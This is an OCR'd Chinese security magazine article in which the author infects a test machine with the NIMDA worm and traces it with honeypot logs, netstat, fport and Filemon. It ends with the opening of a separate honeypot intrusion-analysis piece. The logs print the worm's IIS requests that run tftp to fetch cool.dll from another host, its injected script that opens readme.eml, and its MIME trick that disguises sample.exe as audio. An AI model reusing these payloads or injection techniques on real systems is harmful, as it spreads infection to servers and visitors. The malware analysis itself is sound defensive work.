Explorer的线程竟然多达到了83，正常情况下是13个线程左右，很显然它已经被感染了。硬盘继续狂响，任务管理器显示系统运行了更多的可疑程序，如图4、图5、图6。




net.exe	2028	00	0:00:00	1,148 K
net1.exe	2084	00	0:00:00	1,228 K
taskmgr.exe	2416	02	0:00:14	2,864 K
net.exe	2440	00	0:00:00	1,148 K
net.exe	2448	00	0:00:00	1,148 K
net.exe	2456	00	0:00:00	1,148 K
net.exe	2464	00	0:00:00	1,148 K
net.exe	2472	00	0:00:00	1,144 K
net1.exe	2480	00	0:00:00	1,228 K
net1.exe	2484	00	0:00:00	1,228 K
net1.exe	2496	00	0:00:00	1,228 K
net.exe	2504	00	0:00:00	1,144 K
net1.exe	2512	00	0:00:00	1,228 K
net1.exe	2520	00	0:00:00	1,148 K
net1.exe	2528	00	0:00:00	1,228 K
net1.exe	2532	00	0:00:00	1,228 K
net1.exe	2544	00	0:00:00	1,228 K

图 4



映像名称	PID	CPU	CPU时间	内存使用
ne[illegible]	[illegible]	[illegible]	0:00:00	1,228 K
net1[illegible]	[illegible]	[illegible]	0:00:00	1,228 K
net.[illegible]	[illegible]	[illegible]	0:00:00	1,148 K
net1[illegible]	[illegible]	[illegible]	0:00:00	1,228 K
net1.exe	[illegible]	[illegible]	0:00:00	1,228 K
net.exe	2592	00	0:00:00	1,144 K
net1.exe	2600	00	0:00:00	1,228 K
net.exe	2608	00	0:00:00	1,148 K
net1.exe	2616	00	0:00:00	1,228 K
net.exe	2624	00	0:00:00	1,148 K
net1.exe	2632	00	0:00:00	1,228 K
net.exe	2640	00	0:00:00	1,144 K
net1.exe	2648	00	0:00:00	1,228 K
net.exe	2656	00	0:00:00	1,148 K
net1.exe	2664	00	0:00:00	1,228 K
net.exe	2672	00	0:00:00	1,144 K
net1.exe	2680	00	0:00:00	1,228 K

图 5



映像名称	PID	CPU	CPU时间	内存使用
net.exe	2672	00	0:00:00	1,144 K
net1.exe	2680	00	0:00:00	1,228 K
net.exe	2688	00	0:00:00	1,148 K
net1.exe	2696	00	0:00:00	1,228 K
net.exe	2704	00	0:00:00	1,144 K
net1.exe	2712	00	0:00:00	1,228 K
net.exe	2720	00	0:00:00	1,144 K
net1.exe	2728	00	0:00:00	1,228 K
net.exe	2736	00	0:00:00	1,148 K
net1.exe	2744	00	0:00:00	1,228 K
net.exe	2752	00	0:00:00	1,148 K
net1.exe	2760	00	0:00:00	1,228 K
net.exe	2768	00	0:00:00	1,148 K
net1.exe	2776	00	0:00:00	1,228 K
net.exe	2784	00	0:00:00	1,148 K
net1.exe	2792	00	0:00:00	1,228 K
HprSnap.exe	2800	00	0:00:20	4,804 K

图 6

看来Explorer多出来的线程是用来运行系统命令net.exe和net1.exe，多达60几个进程，不知道是用来做什么。后来知道是蠕虫想寻找网络上共享的目录，找到后把病毒传过去，继续感染其他主机；而且还把我的磁盘设置为共享，让其他人看到有病毒的文件而感染他们。估计由于我安装系统时禁止了Server服务，它开启共享将不会成功，所以net.exe和net1.exe进程很多将无法正确响应，从而进入程序的假死状态，出现N多无法结束的进程。也就是我们上面看到的这些进程，它们将不断增加，浪费更多内存，最后死机。

我用netstat －an来看我自己主机的网络连接情况：

```
C:\>netstat  an
Active Connections

Proto  Local Address          Foreign Address        State
TCP    10.10.3.52:1658    10.111.108.21:80      TIME_WAIT
TCP    10.10.3.52:1785    10.111.107.113:80     TIME_WAIT
TCP    10.10.3.52:1935    10.111.112.67:80      TIME_WAIT
TCP    10.10.3.52:2006    10.111.224.121:80     TIME_WAIT
TCP    10.10.3.52:2099    210.154.249.211:80    FIN_WAIT_1
TCP    10.10.3.52:2174    10.111.163.126:80     TIME_WAIT
TCP    10.10.3.52:2194    191.67.3.189:80       FIN_WAIT_1
>(略部分)
TCP    10.10.3.52:2618    148.13.200.16:80      ESTABLISHED
>(略部分)
TCP    10.10.3.52:2664    39.82.69.106:80       ESTABLISHED
>(略部分)
TCP    10.10.3.52:3392    61.87.151.172:80      FIN_WAIT_1
TCP    10.10.3.52:3393    61.87.151.172:80      FIN_WAIT_1
TCP    10.10.3.52:3394    61.87.151.172:80      FIN_WAIT_1
TCP    10.10.3.52:3407    10.111.112.67:80      TIME_WAIT
TCP    10.10.3.52:3464    10.111.40.248:80      ESTABLISHED
TCP    10.10.3.52:3514    10.111.224.121:80     ESTABLISHED
TCP    10.10.3.52:3593    10.111.224.2:80       TIME_WAIT
TCP    10.10.3.52:3611    10.111.224.2:80       TIME_WAIT
>(略部分)
TCP    10.10.3.52:4485    10.250.142.126:80     SYN_SENT
TCP    10.10.3.52:4486    10.79.26.58:80        SYN_SENT
TCP    10.10.3.52:4487    10.204.149.133:80     SYN_SENT
TCP    10.10.3.52:4488    10.33.33.65:80        SYN_SENT
TCP    10.10.3.52:4489    10.76.7.5:80          SYN_SENT
TCP    10.10.3.52:4490    10.111.115.179:80     SYN_SENT
TCP    10.10.3.52:4491    10.111.99.17:80       SYN_SENT
TCP    10.10.3.52:4492    10.111.148.38:80      SYN_SENT
```

10.10.3.52是我主机的IP，有程序在大面积地寻找WEB服务器，而且扫描的IP是随机的。有的已经建立连接，有的正在建立，有的断开连接。

我利用fport.exe来察看是哪个程序在扫描：

```
C:\>fport.exe
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com
Pid   Process     Port  Proto Path
1640  Explorer  -> 2618  TCP   D:\WINNT\Explorer.exe
1640  Explorer  -> 2664  TCP   D:\WINNT\Explorer.exe
1640  Explorer  -> 3055  TCP   D:\WINNT\Explorer.exe
1640  Explorer  -> 3057  TCP   D:\WINNT\Explorer.exe
1640  Explorer  -> 3803  TCP   D:\WINNT\Explorer.exe
1640  Explorer  -> 3912  TCP   D:\WINNT\Explorer.exe
1640  Explorer  -> 4002  TCP   D:\WINNT\Explorer.exe
1640  Explorer  -> 4048  TCP   D:\WINNT\Explorer.exe
1640  Explorer  -> 4117  TCP   D:\WINNT\Explorer.exe
1640  Explorer  -> 4171  TCP   D:\WINNT\Explorer.exe
```

```
1640 Explorer -> 4330 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4397 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4423 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4443 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4500 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4537 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4610 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4630 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4637 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4642 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4643 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4644 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4645 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4646 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4647 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4648 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4649 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4650 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4651 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4652 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4653 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4654 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4655 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4656 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4657 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4658 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4659 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4660 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4661 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4662 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4663 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4664 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4665 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4666 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4667 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4668 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4669 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4670 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4671 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4672 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4673 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4674 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4675 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4676 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4677 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4678 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4679 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4680 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4681 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4682 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4683 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4684 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4685 TCP D:\WINNT\Explorer.exe
1640 Explorer -> 4686 TCP D:\WINNT\Explorer.exe
```

对比上面的源端口，可看出是被感染的Explorer在疯狂扫描，没有在Fport里出现的源端口，是因为相应的线程已经结束了。




图 7

进入“我的电脑”，想看看有没有多出什么文件，发现文件管理器的属性被改掉了。我平时的习惯是显示所有文件和不隐藏文件后缀名的，但我发现所有文件的后缀都被隐藏了。

马上打开管理属性，发现蠕虫已改掉了我原先的设置，为了更加隐蔽的隐藏自己（图7）。

既然蠕虫对我的主机进行了这么多破坏，估计它已在我的机器上安装了后门，首先是察看用户：

```
D:\>net user
\\IYUSK 的用户帐户

Admin                 Guest123                 guest
```

命令成功完成。其中，“IYSUK”是我主机的名字。安装系统时，为了安全问题，管理员Administrator已经被我改名为Admin，原先的guest用户也已经改名Guest123了的。那么现在多出来的guest很显然不是我系统里原来就有的用户。查询一下它：

```
D:\>net user guest
用户名              guest
全名
注释
用户的注释
国家(地区)代码      000（系统默认值）
帐户启用            Yes
帐户到期            永不

上次设置密码        2003/3/22 下午 08:00
密码到期            2003/5/4 下午 06:47
密码可更改          2003/3/22 下午 08:00
需要密码            Yes
用户可以更改密码    Yes

允许的工作站        All
登录脚本
用户配置文件
主目录
上次登录            永不

可允许的登录小时数  All

本地组会员          *Administrators     *Guests
                    *Users
全局组成员          *None
```

命令成功完成。这个用户是刚刚在几分钟前建立的，那时就是我刚刚被感染的时刻，而且它已经是管理员组里的用户了，对我的系统有绝对高的权限。蠕虫留下它做为后门，通过用LC4分析，可以发现它的密码为空。最有趣的是，它还给我发信了，因为我的蜜罐当时还在运行，所以可以捕获这个Mail包，可惜这邮包包含了附件，内容太大，日志里只记录了Mail Header里的一点点信息（可以到安装目录下找更详细的日志）。如图8所示。

241	2003-3-22 19:45:12.897	TCP	25	SMTP	iyusk	HELO IYUSK[OD OA]MAIL FROM: [OD OA]RCPT TO: [OD OA]DATA[OD OA]F ...

图 8

这个邮包是随机发的，也就是如果被感染的主机开了25端口，它就会发给你，而且你是收不到的，因为蠕虫并不知道你的真正邮件地址。所以，只有蜜罐可以在发信过程中截获这封信。邮件包含了BASE64编码的病毒文件，只要IE或Outlook一浏览，即使不打开也会自动运行，真毒！！

同样，如果本机开了80端口，蠕虫也会向自己发送数据包（图9）：

247	2003-3-22 19:45:39.335	TCP	80	HTTP MS IIS	127.98.152.0	GET /MSADC/httpodbc.dll HTTP/1.0
246	2003-3-22 19:45:39.074	TCP	80	HTTP MS IIS	127.98.152.0	GET /MSADC/root.exe?/c+tftp%20-i%2010.10.3.52%20GET%20cool.dll%20httpodbc.dll HTTP/1.0
245	2003-3-22 19:45:38.804	TCP	80	HTTP MS IIS	127.98.152.0	GET /MSADC/root.exe?/c+dir HTTP/1.0

图 9

蠕虫伪造源地址，向我的80端口发送数据包，这个伪造的IP是127开头的，正常情况下根本不可能访问到我的主机。由ID246的日志可以看出，它已经在我的主机上建立了一个TFTP服务器。再用fport.exe就可以证实，已经有TFTP服务器在我的主机上侦听UDP端口69了：

```
1640  Explorer  ->  69   UDP   D:\WINNT\Explorer.exe
```


到这个时候，我的机子已经变的速度非常的慢，抓图、保存日志之类的工作都已经不行了，只好强行关机了。

欲知后情如何，且看下期分解！

在上文中，我们对NIMDA进行了初步接触。下面，我们再与它零距离感觉一下！

遭遇蠕虫NIMDA(下集)

第二次亲密接触



cloie

我安装系统时做过镜像备份，所以重装系统对我来说，是非常快的。由于这个因素，让我有再一次研究这个蠕虫的念头。

重新恢复系统后，我就先拔掉了网线，断开了网络连接，准备一些工具和设置一些环境来捕捉它。

相关工具

- **Filemon**——监视系统对文件的操作
- **Regshot**——查注册表改动
- **Md5sum**——查看文件的md5值
- **Fport**——查看端口跟应用程序的关联
- **Plist**——看进程，信息较任务管理器详细
- **KFsensor**——有入侵检测功能的蜜罐程序
- **Cmdlog**——cmd的命令历史记录，蜜罐工具

为得到更多关于蠕虫在shell里有没有运行过什么，我布置了一个蜜罐陷阱，即CMDLOG。一旦黑客或蠕虫利用SHELL运行命令，都将被记录到一个文件里，我们就可根据记录的命令，分析黑客的行为、动机和目的了。

7	2003-3-22 22:07:09.597	TCP	80	HTTP MS IIS	10.111.193.211	GET /MSADC/root.exe?/c+dir HTTP/1.0
6	2003-3-22 22:07:09.867	TCP	80	HTTP MS IIS	10.111.193.211	GET /MSADC/root.exe?/c+tftp%20-i%2010.111.193.211%20GET%20cool.dll%20httpodbc.dll HTTP/1.0
5	2003-3-22 22:07:09.317	TCP	80	HTTP MS IIS	10.111.193.211	GET /scripts/httpodbc.dll HTTP/1.0
4	2003-3-22 22:07:09.036	TCP	80	HTTP MS IIS	10.111.193.211	GET /scripts/root.exe?/c+tftp%20-i%2010.111.193.211%20GET%20cool.dll%20httpodbc.dll HTTP/1.0

我的主机是Win2000+SP1，关闭系统的WFP（Windows文件保护机制），替换原先的cmd.exe，备份系统文件。我又怀疑WinNT/Explorer.exe会被修改，所以对它做了MD5值校验。

重新布置蜜罐KFsensor，继续侦听WEB80和SMTP25。很快，入侵检测系统就报警了（见上表）：

根据前面分析的结果，可以知道这是另外一个被感染的主机。我如果用IE连上去，就又会跟刚才一样中毒。这样，就要用另外的工具浏览网页，才可以不被感染。Wget当然就是首选的了：

```
C:\>wget http://10.111.193.211
--21:51:02--  http://10.111.193.211/
           => 'index.html'
Connecting to 10.111.193.211:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]

[ <=>                    ] 9,568         570K/s

21:51:03 (570 KB/s) - 'index.html' saved [9568]
```

然后查看这个index.html究竟隐藏了什么？密码就在这个文件的最后部分，明显是被蠕虫追加进去的：

```
<html>
<script language="JavaScript">
window.open("readme.eml", null, "resizable=no,
top=6000,left=6000")
</script>
</html>
```

当人们浏览这个主页时，除了我们先前看到的那个“流体力学研究所”的主页外，其实还打开了一张隐藏不可见的网页，这个网页是封E-mail，本来它应该询问你是否下载的，但它利用了IE的一个漏洞，让IE自动下载运行它，病毒就包含在这封信件的附件了，利用的是BASE64编码。我再利用wget下载了这封readme.

eml：

```
C:\>wget http://10.111.193.211/readme.eml
```

分析它，可以看到其中利用IE漏洞的那个关键部分：

```
Content-Type: audio/x-wav;
    name="sample.exe"
Content-Transfer-Encoding: base64
Content-ID: <EA4DMGBP9p>
```

看来这个病毒编码前叫sample.exe。忽然，硬盘又开始狂响了，晕！我忘了在分析readme.eml前给它改名了，因为我系统并没有打针对这个的补丁，所以，鼠标一碰到它，病毒就运行了。

之后发生的情况跟先前遇见的一样，就不概述了。

由于对Regshot的错误使用，丢失了注册表的信息，所以没有办法知道病毒对注册表做过什么改动。Cmdlog也告失败，因为那些net.exe的调用估计来自程序的API控件，不是通过cmd.exe运行的（这里可看出我对程序的概念是非常薄弱的），所以没有任何特别的命令被记录。

Filemon的表现差强人意，因为病毒运行过程中，不断向每个目录拷贝自身（readme.eml），而且在每个硬盘上存在的html文件写入代码，所以文件读取写入非常频繁，Filemon的日志马上变的非常庞大。下面我给出其中几个典型的记录：

```
    8584    22:44:32explorer.exe:588        READ
D:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\mep18.tmp
SUCCESS     Offset: 2818048 Length: 65536
    8585    22:44:32    explorer.exe:588
WRITE D:\program files\common files\system\ado\readme.
eml    SUCCESS    Offset: 2818048 Length: 65536
```

以上日志表示蠕虫正把自己拷贝到每个目录下。

```
    10296    22:44:35    explorer.exe:588
OPEN  C:\wget\www.lucidic.net\index.html SUCCESS
Options: Open  Access: All
    10297    22:44:35    explorer.exe:588
SET INFORMATION    C:\wget\www.lucidic.net\index.
html    SUCCESS    FileBasicInformation
    10298    22:44:35    explorer.exe:588
CLOSE C:\wget\www.lucidic.net\index.html SUCCESS

    10299    22:44:35    explorer.exe:588
OPEN  C:\wget\www.lucidic.net\index.html SUCCESS
Options: Open  Access: All
    10300    22:44:35    explorer.exe:588
QUERY INFORMATION    C:\wget\www.lucidic.
net\index.html SUCCESS    FileStandardInformation
    10301    22:44:35    explorer.exe:588
QUERY INFORMATION    C:\wget\www.lucidic.
net\index.html SUCCESS    Length: 11965
    10302    22:44:35    explorer.exe:588
READ  C:\wget\www.lucidic.net\index.html SUCCESS
Offset: 11940 Length: 25
    10303    22:44:35    explorer.exe:588
READ  C:\wget\www.lucidic.net\index.html SUCCESS
Offset: 8192 Length: 4096
    10304    22:44:35    explorer.exe:588  LOSE
C:\wget\www.lucidic.net\index.html SUCCESS
```

以上日志表示蠕虫把运行病毒的那段代码插入到磁盘上的HTML文件中。

关于对WinNT/Explorer.exe的MD5值校验，发现病毒并没有改变它，估计只是控制了它，没有对其本身插入代码或是替换。





两个校验值一样，说明被控制的Explorer.exe本身并没有被修改或是替换。

到此，已经基本了解了这个蠕虫的运作过程了。虽然一步步地有失误，但能够如此亲近一个蠕虫，让我学会很多了。蠕虫的危害也可见一斑了，不但默认配置的IIS会被感染，而且无辜的客户端也会受害。而所有Windows NT Server默认都是安装默认配置的IIS服务的，如果一个日访问量达上万的门户网站被感染，这就意味这同时将有近万个客户被连带感染蠕虫。这不但伤害了客户利益，也严重影响了门户网站的声誉，由此也可看出网络安全的重要性。

蜜罐进阶之Hit@me入侵分析（一）

紫天星

最近在翻阅PPTP的资料，偶然在www.couterpane.com上发现pptp-faq写的一篇文章，非常有趣。其中的大概意思是："微软的PPTP协议很烂，其协议本身的六种漏洞使得攻击行为能透过网络嗅探密码，潜入加密通道，获得可信数据并能对PPTP实施Dos攻击使其瘫痪。PPTP协议本身是非常安全，但微软所实现的PPTP协议却是一堆垃圾。Bruce Schneier和Mudge两个安全小组建议使用IPSec来代替微软的破烂货。"世界上最大软件公司的安全产品存在这样幼稚的错误，那么置身于众多的安全产品中，我们是否真能感到安全所带来的幸福？

于是我们有了测试的必要。架设自己的蜜罐系统，并在其中实现各种系统和相关产品的虚拟实现，使之模拟真实的网络服务资源来诱捕各种攻击行为，这样的方式变成了我们了解安全漏洞、熟悉入侵手法和研究防御策略的最好途径。因此，入侵数据分析似乎时髦起来。

建立Hit@me蜜罐半月之久，在实验环境中对其进行各种攻击测试（由于诱捕入侵行为是个时间过程，为了完成对入侵数据的测试，我邀请了两个助手在实验环境下对蜜罐进行各种攻击实验），搜集很多有趣的数据资源。为了让分析过程有趣生动，我将以入侵不同操作系统来评析入侵的数字化行为。

（注：本文将分成三部分为大家介绍，本期将为大家连载第一部分"Linux入侵数字化分析"的前两方面内容）

一、Linux入侵数字化分析

1．端口扫描数字化特征

